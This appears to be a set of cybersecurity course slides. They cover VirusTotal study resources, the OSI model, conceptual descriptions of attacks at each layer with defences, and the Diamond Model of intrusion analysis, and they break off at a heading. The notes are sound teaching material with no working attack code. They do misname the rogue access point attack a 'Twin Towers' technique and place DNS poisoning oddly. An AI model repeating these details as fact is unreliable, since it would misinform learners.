

Cyber Model Deep Dive

Yihao Lim

Useful Materials for Quiz 2

Official VirusTotal "Get Started" Learning Path

Best For: Understanding the "why" behind the features and learning professional workflows.

Key Examples: It provides "out-of-the-box" examples for ingesting threat intelligence and monitoring phishing.

Case Study Element: The guide uses a "Scenario" approach, walking you through how a Security Operations Center (SOC) analyst would investigate a suspicious file from discovery to remediation.

[Link: VirusTotal Learning Resources](#)

VirusTotal 101: A Beginner's Guide to File Analysis

Best For: Learning how to read a technical report without being an expert in malware.

Key Examples: It uses a real-world example of a ZIP file containing a malicious shortcut (.LNK) to show how VirusTotal tracks the "parent" and "child" relationship of files.

Case Study Element: The author walks through a specific file hash investigation, showing how to identify if a file is safe even if a few scanners flag it as a "false positive."

[Link: VirusTotal 101 Guide](#)

Mastering VirusTotal Certification (VirusTotal Academy)


Best For: Users who want a formal certification and hands-on labs.

Key Examples: Real-world demonstrations of using VT Intelligence to search for malware based on specific "tags" or behavioral traits (e.g., "Find all files that try to contact this specific IP").


Case Study Element: Includes interactive labs where you are given a "threat" and must use VirusTotal's advanced search (Dorks) to map out an entire attack infrastructure.

[Link: Mastering VirusTotal: Certification Course](#)


How Does the Internet Work?



Types of Attacks on Each Layer of the OSI/ISO Model




Recap: OSI/ISO Model



Luffy's Email Journey: The 7-Layer OSI Model



SENDER: LUFFY (GMAIL)



RECEIVER: ZORO (OUTLOOK)

Recap: OSI/ISO Model

Let's look at it with an Example: **Luffy sends an e-mail to his friend Zoro.**

Step 1: Luffy interacts with email application like **Gmail** , **outlook** , etc. Writes his email to send. (This happens in **Layer 7: Application layer**)

Step 2: Mail application prepares for data transmission like encrypting data and formatting it for transmission. (This happens in **Layer 6: Presentation Layer**)

Step 3: There is a connection established between the sender and receiver on the internet. (This happens in **Layer 5: Session Layer**)

Step 4: Email data is broken into smaller segments. It adds sequence number and error-checking information to maintain the reliability of the information. (This happens in **Layer 4: Transport Layer**)

Step 5: Addressing of packets is done in order to find the best route for transfer. (This happens in **Layer 3: Network Layer**)

Step 6: Data packets are encapsulated into frames, then MAC address is added for local devices and then it checks for error using error detection. (This happens in **Layer 2: Data Link Layer**)

Step 7: Lastly Frames are transmitted in the form of electrical / optical signals over a physical network medium like ethernet cable or WiFi.

After the email reaches the receiver i.e. Zoro, the process will reverse and decrypt the email content. At last, the email will be shown on Zoro's email client.

Layer 1 - Physical

Bad actors have been known to take temporary positions or join a cleaning crew to get inside a facility. Conference rooms, public areas, and even parking areas where a WiFi signal is available are other locations where a cybercriminal posing as legitimate personnel can access the premises.

- ✓ **Tampering with devices and cables:** A malicious actor may physically cut cables, unplug devices, or connect skimming devices to a network cable in order to steal sensitive information.

- ✓ **Traffic eavesdropping:** Accesses traffic through WiFi exploiting WPA2 or other vulnerabilities to acquire passwords, or by connecting to an Ethernet port on your network. Passive Ethernet tap devices are widely available, cost around \$40, don't require power, and look just like a section of a cable when the wires in fact connect to a monitoring port. This makes them both a particularly appealing tool for cybercriminals and an especially difficult one to detect for security teams.

The physical layer is the foundation of your network architecture, **so a cyber attack on this layer can be incredibly damaging to the rest of your operations.** Limiting access to your server rooms and Ethernet ports in public areas, and minimizing “WiFi signal leakage” are obvious places to start. If this layer is compromised, protections at the device level can prevent exploitation coming from the network from intruders with physical access to the network.

Layer 2 - Data Link

Attacks on Layer 2 **usually involve an attacker spoofing valid credentials or attempting to imitate a legitimate request in order to eavesdrop on your network traffic.**

The good news is that most of these are preventable with basic security features, such as disabling dynamic trunking on all ports (and requiring them to be manually enabled on ports that require them).

- ✓ **MAC spoofing:** There are two methods in this kind of attack. The first is adding an inline switch that routes data to the wrong MAC address. The second is changing the MAC address of a device to steal its network identity.
- ✓ **ARP spoofing:** Address Resolution Protocol opens communication to other devices on a network without requesting authentication from an unverified source. ARP requests are sent to connect a device to an attacker's computer.
- ✓ **VLAN hopping:** With access to one VLAN, an intruder can switch (by imitating a trunking switch) or double tag (by connecting to an 802.1Q port) to other VLANs hopping across networks to acquire new targets.

Layer 2 - Data Link

✓ **VLAN hopping:** With access to one VLAN, an intruder can switch (by imitating a trunking switch) or double tag (by connecting to an 802.1Q port) to other VLANs hopping across networks to acquire new targets.

✓ **DHCP spoofing:** Set an attacking device as the DNS server or main gateway to respond to DHCP requests, which then intercepts network traffic.

✓ **Rogue access points:** An access point is added on a network without the network owner's permission and uses it to intercept data. A common example would be a cybercriminal creating an access point on an open network, like a hotspot in a coffee shop or airport, with the same or a similar name.

If a user is fooled into logging into a rogue access point, the attacker can intercept passwords, gain access to data, or take control of the entire PC without the owner knowing. This attack is a form of what is also known as a “Twin Towers” technique.

Layer 3 - Network

A common way to prevent DDoS attacks is to prevent abnormal traffic from filtering into your network by installing packet sniffers which can analyze incoming packets and compare them against a baseline.

The attacks below are generally against network devices and not the endpoints themselves, so the attacks are difficult to detect or prevent using operating system-based agents.

- ✓ **IP spoofing:** Modifies IP addresses to conceal identity or impersonate an authorized device.
- ✓ **Manipulating routing tables:** Changes routing tables to reroute the destination of packets to redirect data to a malicious server or service.
- ✓ **ICMP redirect:** Similar to route table manipulation, an out-of-band message is sent to a device informing it of a better route through a network. That route leads the host to connect to the attacker's machine.
- ✓ **Smurf attack (DDoS):** Floods a network with ICMP packets by making requests with a spoofed IP address.
- ✓ **UDP flood (DDoS):** Floods ports on the host server with UDP packets.

Layer 4 - Transport

Preventing lateral movement is one of the most efficient and cost-effective ways to secure your entire network. If one device is impacted by ransomware, it can be easily restored and the ransom on a single device doesn't break the bank. But if that ransomware spreads across your entire network, the effort and cost of restoring all of your devices can quickly become insurmountable. Attackers know this and will adjust their ransom amount based on the number of devices they are able to access.

If an attacker is only able to access one or two devices, their ability to achieve their ultimate objective is diminished greatly, and they are more likely to abandon further attacks due to the time and effort required.

- ✓ **Lateral Movement:** An attacker uses network scanning, discovery, and vulnerability exploits, to identify other devices on your network, moving from device to device and thus eventually gaining access to your entire network. This is perhaps one of the most damaging attacks on our list, so taking steps to prevent lateral movement attacks will often have the biggest payoff in terms of your overall security strategy.
- ✓ **TCP/UDP port scanning:** Port scanning discovers vulnerabilities by sending packets to specific ports and then analyzing the responses from the device.
- ✓ **DNS poisoning:** Corrupted information is inserted into a DNS server, which then responds to queries by directing users to a malicious destination. DNS does not verify entered information. DNSsec protects from this attack, and should be a priority for your team.
- ✓ **TCP/UDP flood (DDoS):** Bridges Layer 3 and Layer 4 on the target host's ports using IP packets with UDP datagrams to overwhelm the device which makes it unable to respond.
- ✓ **SYN flood (DDoS):** A connection is initiated without finalizing the connection. Because the server has to "wait" for half-opened connections to process, it is overwhelmed and can no longer respond to legitimate traffic.

Layer 5 - Session

A key function of protecting this layer are Identity & Access Management (IAM) platforms like Okta, BeyondTrust, and CyberArk, as well as passwordless technologies like HYPR, Trusona, and Auth0.

✓ **Session hijacking:** An internet session is monitored, for instance, an attacker watching a login to a bank account, or some other application containing sensitive information. This is often achieved by intercepting the session cookie in a malicious website or application.

✓ **Access control bypass:** There are two common methods of this attack.

- One is when an attacker gains access to an existing session and is able to use those privileges in either another session or from another computer. This can be done in a browser session or within some other application.
- Second method is a network access control bypass. This attack method has successfully bypassed VPN, NAC, and WAF technologies used to secure network access via the network port, an endpoint agent, the cloud, or a gateway or termination point. This tactic is effective if the system can be compromised via a zero-day or known vulnerability, privilege escalation, or compromised credentials.

✓ **Adversary-in-the-middle attack:** Formerly referred to as man-in-the-middle, various types of cyber attacks involve intercepting communications. These types of attacks have become more common as cybercriminals impersonate legitimate employees to gain access to protected data.

Layer 6 - Presentation

Setting up proper input validation protocols is one way to prevent attacks on the presentation layer. In fact, the easiest way to ward off these attacks is by ensuring your applications are coded properly from the get-go since most attacks on Layer 6 are the result of poorly written, vulnerable applications.

- ✓ **Cracking encryption:** Encryption cracking bypasses encryption to access protected information.
- ✓ **Injection attacks:** Code is added into a program or a query to steal data or execute commands in an application.
- ✓ **File inclusion vulnerabilities:** Poorly coded applications allow uploaded files into a server or submitting input.
- ✓ **Cross-site scripting (XSS):** An injection attack in which a malicious script is input into an otherwise safe website, usually via a browser-side script sent to another user. Once a script is accepted, the attacker can access cookies and hijack an internet session.
- ✓ **Cross-site request forgery (CSRF):** Usually executed via an email, a user of a web application is tricked into taking actions like transferring funds or granting user credentials to a malicious actor.

Layer 7 - Application

Browser and email protections are common for both consumer and enterprise security. Web Application Firewalls (WAF), API security solutions, and other application protections are a complicated mix of technologies far too extensive to be covered here.

✓ **Phishing:** A form of a social engineering attack, phishing (sometimes called a BEC or business email compromise attack) refers to a fake email, often sent from a supposedly legitimate source (e.g., someone the victim knows or a trusted vendor or provider), urgently requesting help or information.


✓ **Password cracking:** A cybercriminal can use a password cracking tool or a brute force attack to gain access to passwords stored in a database. Weak passwords used over and over on different websites are especially vulnerable.

✓ **Buffer overflow:** Feeds input to a vulnerable program, knowing that the program will attempt to store the input which will overflow its memory. This tricks the computer into running the attacker's program.

✓ **Format string attack:** When an application doesn't properly validate input, an input string fed into the application can overwrite it with malware or crash it.

Diamond Model – Event and Feature

- An event defines discrete time-bound activity restricted to a specific phase where an adversary, requiring external resources, uses a capability and methodology over some infrastructure against a victim with a given result.
- Not of the features need to be known to create an event. In almost all cases, most features are expected to be unknown and completed only after the initial discovery as new facts are revealed and more data is gathered.
- Core Features The core features of an event are: **adversary, capability, infrastructure, and victim.**
- Meta-Features The meta-features are: timestamp (both start and end), phase, result, direction, methodology, and resources.



Diamond Model – Victim

A victim is the target of the adversary and against whom vulnerabilities and exposures are exploited and capabilities used.



- Victim Persona
 - Victim Persona are the people and organizations being targeted whose assets are being exploited and attacked.
 - These include organization names, people's names, industries, job roles, interests, etc.
- Victim Asset
 - Victim Assets are the attack surface and consist of the set of networks, systems, hosts, email addresses, IP addresses, social networking accounts, etc. against which the adversary directs their capabilities.
 - Victim assets often exist both inside and outside a persona's control and visibility but are still available for targeting by an adversary. Common examples of this include webmail accounts and cloud-based data storage.

Diamond Model – Adversary

- An adversary is the actor/organization responsible for utilizing a capability against the victim to achieve their intent.
- Adversary knowledge is generally elusive and this feature is likely to be empty for most events – at least at the time of discovery.

Profiles of Adversaries usually


- Cyber criminals
- Espionage actors
- Hacktivists

Motivations of Adversaries usually

